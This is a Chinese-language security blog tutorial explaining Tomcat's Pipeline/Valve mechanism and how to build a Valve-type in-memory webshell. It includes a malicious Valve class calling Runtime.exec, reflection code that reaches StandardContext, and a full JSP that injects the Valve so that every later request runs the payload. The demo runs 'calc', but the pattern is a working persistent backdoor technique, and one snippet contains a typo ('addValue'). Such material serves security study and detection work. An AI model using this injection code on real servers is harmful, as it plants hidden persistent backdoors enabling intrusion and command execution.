Java安全-Tomcat 之 Valve 型内存马
Valve 内存马与之前的三种内存马区别还是有点大的,之前内存马是放在 Web 请求之中的,Listener –> Filter –> Servlet 的流程,但是 Valve 内存马是在 Pipeline 之中的一个流程
Valve理解
在了解 Valve 之前,我们先来简单了解一下 Tomcat 中的管道机制。
我们知道,当 Tomcat 接收到客户端请求时,首先会使用 Connector 进行解析,然后发送到 Container 进行处理。那么我们的消息又是怎么在四类子容器中层层传递,最终送到 Servlet 进行处理的呢?这里涉及到的机制就是 Tomcat 管道机制。
管道机制主要涉及到两个名词,Pipeline(管道)和 Valve(阀门)。如果我们把请求比作管道(Pipeline)中流动的水,那么阀门(Valve)就可以用来在管道中实现各种功能,如控制流速等。
因此通过管道机制,我们能按照需求,给在不同子容器中流通的请求添加各种不同的业务逻辑,并提前在不同子容器中完成相应的逻辑操作。个人理解就是管道与阀门的这种模式,我们可以通过调整阀门,来实现不同的业务。
Pipeline 中会有一个最基础的 Valve,这个 Valve 也被称之为 basic,它始终位于末端(最后执行),它在业务上面的表现是封装了具体的请求处理和输出响应。
Pipeline 提供了 addValve 方法,可以添加新 Valve 在 basic 之前,并按照添加顺序执行。
简单理解也就是和 Filter 当中差不多,我们可以在 Filter Chain 当中任意添加 Filter;那么 Valve 也就是可以在 Pipline 当中任意添加。
下面是 Pipeline 发挥功能的原理图

在 Tomcat 中,四大组件 Engine、Host、Context 以及 Wrapper 都有其对应的 Valve 类,StandardEngineValve、StandardHostValve、StandardContextValve 以及 StandardWrapperValve,他们同时维护一个 StandardPipeline 实例。
上图的 basic 就是在前文中提到的最基础的 Valve
举个例子

这是获取 HTTP 请求的阶段,也就是这个里面,我们获取到了 Pipeline,并且能够很清楚的看到 Pipeline 里面有一个 basic;这个 basic 所属的类是 StandardEngineValve
Valve 内存马的流程
Valve 可以被添加进 Pipeline 的流程之后,所以这里我们尝试实现一下
先实现基础的 Valve
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| package tomcatShell.valve;
import org.apache.catalina.connector.Request;
import org.apache.catalina.connector.Response;
import org.apache.catalina.valves.ValveBase;
import javax.servlet.ServletException;
import java.io.IOException;
public class ValveTest extends ValveBase {
@Override
public void invoke(Request request, Response response) throws IOException, ServletException {
System.out.println("Valve 被成功调用");
}
}
|
我们还需要通过 addValve() 方法把它添加进去,不然的话这个 Valve 肯定是白写的。反之一想,我们只要能把我们自己编写的恶意 Valve 添加进去,就可以造成恶意马的写入了
一开始感觉没什么思路,先点进去 Pipeline 接口看一下,因为 Valve 是 Pipeline 的一个部分,所以我们点进去看看

一打开就能看到addValve方法,可以通过这个方法添加自己构造的恶意Valve
addValve() 方法对应的实现类是 StandardPipeline,但是我们是无法直接获取到 StandardPipeline 的,所以这里去找一找 StandardContext 有没有获取到 StandardPipeline 的手段
找到有调用getPipeline

跟进一下这个方法

可以看一下注解,这里写着 return 一个 Pipeline 类型的类,它是用来管理 Valves 的,所以这个语句证明了下面这一点:
1
| StandardContext.getPipeline = StandardPipeline;
|
Valve 型内存马应该在何处被加载
到这里大概是没问题了,但是后续在自己手写 EXP 的过程中,发现了一个比较严重的问题:我们的 Valve 是应该放到 Filter,Listener,还是 Servlet 里面。
- 这个答案是 Servlet,因为在 Servlet 内存马中的
HTTP11Processor 的加载 HTTP 请求当中,是出现了 Pipeline 的 basic 的
所以我们是要通过Servlet来加载Valve
Valve内存马实现
构造思路
这里我们可以得到的攻击思路如下:
- 先获取
StandardContext
- 编写恶意 Valve
- 通过
StandardContext.getPipeline().addValve() 添加恶意 Valve
poc编写
先构造一个恶意的valve
这里我们手写一个简单点不需要获取请求的(无法传参交互)
1
2
3
4
5
6
7
8
9
10
11
12
13
| import org.apache.catalina.connector.Request;
import org.apache.catalina.connector.Response;
import org.apache.catalina.valves.ValveBase;
import javax.servlet.ServletException;
import java.io.IOException;
public class ValveTest extends ValveBase {
@Override
public void invoke(Request request, Response response) throws IOException, ServletException {
Runtime.getRuntime().exec("calc");
}
}
|
之后可以通过反射获取StandardContext
1
2
3
4
5
6
7
8
| ServletContext servletContext = request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
|
或者jsp中内置了request对象,通过这个获取StandardContext
1
2
3
4
5
|
Field reqF = request.getClass().getDeclaredField("request");
reqF.setAccessible(true);
Request req = (Request) reqF.get(request);
StandardContext standardContext = (StandardContext) req.getContext();
|
最后调用addValve方法注入内存马
1
| standardContext.getPipeline.addValue(new ValveTest());
|
把这几段拼起来
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="org.apache.catalina.valves.ValveBase" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="org.apache.catalina.connector.Response" %>
<%@ page import="java.io.IOException" %><%--
Created by IntelliJ IDEA.
User: Andu1n
Date: 2025/2/21
Time: 11:15
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
<title>Title</title>
</head>
<body>
<%
ServletContext servletContext = request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);

Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
%>
<%!
public class ValveTest extends ValveBase {
@Override
public void invoke(Request request, Response response) throws IOException, ServletException {
Runtime.getRuntime().exec("calc");
}
}
%>
<%
standardContext.getPipeline().addValve(new ValveTest());
out.println("success");
%>
</body>
</html>
|

先访问上传的jsp文件注入内存马/之后访问任意路径都会触发我们的恶意代码
